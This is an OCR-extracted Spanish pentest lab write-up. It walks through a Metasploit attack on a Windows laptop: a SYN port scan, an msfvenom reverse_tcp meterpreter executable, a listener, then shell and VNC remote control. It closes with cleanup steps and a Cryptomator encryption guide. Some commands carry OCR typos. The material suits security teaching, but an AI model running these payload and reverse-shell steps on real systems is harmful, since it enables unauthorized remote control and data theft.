
Meterpreter: Una vez explotado la vulnerabilidad es donde ya se gana el acceso a la máquina. Entonces con meterpreter se es utilizado para ejecutar tareas de forma anónima y remota en la maquina victima teniendo el control de la maquina vulnerada donde se puede hacer infinidades de cosas como ver lo que está haciendo ver todo tipo de archivos incluso control de la cámara, etc.

Ahora se hará una demostración con el único fin de saber los temas que hace un atacante siendo así para nosotros darnos cuenta y tener mecanismos de seguridad ante estos ataques.

Como primer paso debemos hacer:


Comando: ifconfig

Donde: ifconfig sirve para identificar las direcciones ip y las interfaces y configuraciones



Para empezar, debemos saber que la IP del atacante es 192.168.1.158 es esa la IP con la que se va a trabajar todo el proceso.

Comando: ls /urs/share/metasploit-frameword/



Ahora en el directorio USR share nos damos cuenta de que existe la carpeta metasploit-frameword siendo la estructura de metasploit.

Comando: ls /usr/share/metasploit-frameword/modules

```
┌──(root㉿Linux)-[/home/linux]
└─# ls /usr/share/metasploit-framework/modules/
auxiliary  encoders  evasion  exploits  nops  payloads  post
```

Dentro de las estructuras de directorios uno de los más interesante es el de módulos como por el ejemplo evasión se realiza para poder hacer evasiones ya sea firewall, antivirus, etc.

Comando: ls /usr/share/metasploit-frameword/modules/exploit

```
┌──(root㉿Linux)-[/home/linux]
└─# ls /usr/share/metasploit-framework/modules/exploits
aix         dialup                      firefox  mainframe  qnx
android     example_linux_priv_esc.rb   freebsd  multi      solaris
```


Al ejecutar el comando nos devuelve el tipo de exploit que existen dentro de ella están los exploit para Windows en esos exploit se trabajara.

Comando: use auxiliary/scanner/portscan/syn

```
root@Linux: /home/linux
Archivo  Acciones  Editar  Vista  Ayuda

msf6 auxiliary(scanner/portscan/syn) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BATCHSIZE   256              yes       The number of hosts to scan per set
   DELAY       0                yes       The delay between connections, per th
                                          read, in milliseconds
   INTERFACE                    no        The name of the interface
   JITTER      0                yes       The delay jitter factor (maximum valu
                                          e by which to +/- DELAY) in milliseco
                                          nds.
   PORTS       1-500            yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS      192.168.1.174    yes       The target host(s), see https://githu
                                          b.com/rapid7/metasploit-framework/wik
                                          i/Using-Metasploit
   SNAPLEN     65535            yes       The number of bytes to capture
   THREADS     10               yes       The number of concurrent threads (max
                                           one per host)
   TIMEOUT     500              yes       The reply read timeout in millisecond
                                          s

msf6 auxiliary(scanner/portscan/syn) > run

[+]  TCP OPEN 192.168.1.174:445
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Como se observa entramos al módulo auxiliar para realizar un escaneo de puertos el módulo syn sirve para que el escaneo de puerto sea sigiloso con el fin de no generar mucho ruido de medio de comunicación. Después hacemos un show options para verificar el tipo de parámetros que tiene el módulo syn como se ve nos dice que se van a escanear 500 puertos además el RHOSTS es la dirección IP de la máquina que será atacada.

Comando: msfvenon -p Windows/meterpreter reverse_tcp –plataform Windows -a x86 -f exe LHOST=192.168.158 LPORT=4444 -O /home/Linux/iroman3.exe



Ahora se observa que con ese comando se crea el payload creando la conexión con las direcciones IP de la maquina Linux a través de esta conexión estaremos teniendo acceso a la maquina Windows.

Comando: sudo service apache2 start




Después de copiar el archivo iroman3.exe en modo root, se debe correr el archivo de apache porque es ahí donde se encuentra el payload.

Después de abrir la consola de metasploit se debe realizar el siguiente:

Comando: set PayLOAD Windows/meterpreter/reverse_tcp

-set LHOST 192.168.1.158


-set LPORT 4444



Los comandos ejecutados sirvieron para establecer los parámetros tanto como es el payload, dirección IP y el host, los siguientes parámetros sirven para establecer una conexión entre maquinas. Cabe recalcar que siempre es necesario ejecutar el show options para comprobar si en verdad se establecieron las conexiones del payload.

Para empezar el ataque:


Comando: exploit



Como se observa vemos que efectivamente se estableció la conexión de la maquina Linux con la maquina Windows (192.168.1.159) siendo así nos muestra que ahora la sesión de meterpreter se estableció.


Entonces es aquí donde ya tenemos el control de la maquina

Comando: sysinfo



Este comando sirve para ver la información de la máquina que fue atacada en este caso fue una laptop con sistemas operativo Windows además posee una arquitectura de x64Bits.


Comando: SHELL




El comando Shell sirve para escalar privilegios es decir tener acceso como administrador en la maquina Windows y eso se observa porque en la línea de comando nos muestra el comando típico de Windows con estructura diferente (C:\Users\ECHE\Downloads).

Para aclara el ataque, vamos a ejecutar uno de los muchos comandos que se utilizan para interactuar con la maquina remotamente

Comando: run vnc




El comando sirve para ejecutar un controlador de carga al usuario de la maquina Windows que es C:\Users\ECHE\AppData\Local\Temp\AuBSYTTUn.exe como seguridad nos dice que debemos eliminar manualmente ese archivo que se ejecuta automáticamente.



Es ahí donde se conecta al servidor RFB utilizando el protocolo 3.8, para que luego sea habilitado de forma necesaria, en el final se autentifica de forma exitosa al escritorio de la Laptop-37eri84i


En general este comando sirve para tener el acceso remoto a la maquina Windows con el único fin de observar que tareas está haciendo la maquina Windows.




Como se observa dentro de la maquina Linux está corriendo como tarea la configuración de Windows.

Solucion: Para eliminar el ejecutable que establece una conexión remota

Para ello debemos ingresar el siguiente link C:\Users\ECHE\AppData\Local\Temp\



Como se observa hemos encontrado al archivo ejecutable que hace establecer una conexión remota.



Posteriormente pasaremos a eliminarlo en realidad se eliminó todo lo que hay en el archivo TEMP, para poder eliminar esta vulnerabilidad y ejecutable que se creó después de hacer una auditoría de pentester.

Solución: Para proteger nuestros datos o información personal

Como bien sabemos el ataque fue éxito donde se tuvo control total de la maquina atacada ahora en ello tenemos un riesgo debido a que tiene la información de la maquina como son archivos documentos y datos personales.


Entonces es recomendable encriptar nuestro archivo con la única finalidad de proteger nuestros archivos importantes, el principal objetivo es que si encriptamos nuestros archivos el atacante no podrá tener acceso a ellos debido a que nuestros datos se encuentra ocultos, siendo nosotros quien solo tengamos acceso a la información.

Cryptomator


Lo que nos permite Cryptomator es crear una especie de gran carpeta cifrada con protocolo AES, como si se tratase de una caja fuerte, y a la que nadie puede acceder sin nuestro permiso. En esta caja podrás meter todo tipo de archivos que no quieres que nadie los vea sin el código correcto de desbloqueo. La ventaja de Cryptomator es que no sólo te permite crear una carpeta protegida en tu ordenado de forma local, sino que también puedes hacerlo en Dropbox o en Google Drive y tendrás sincronizados los documentos guardados en el almacenamiento en la nube sin que nadie pueda leerlos sin tu permiso.

Para iniciar, Primero se debe ingresar al siguiente link https://cryptomator.org/ para descargar el software e instalarlo


Para ir interactuar con el software se debe crear una primera BOVEDA o Caja Fuerte, Entonces haremos clic en el signo **«+»** para añadir una nueva Bóveda es la partición que se creara para guardar y encriptar los archivos que se consideran importantes.




Ahora escribimos un nombre para la Bóveda en este caso se le llamara **«MUNISECHURA»** luego le daremos en continuar.



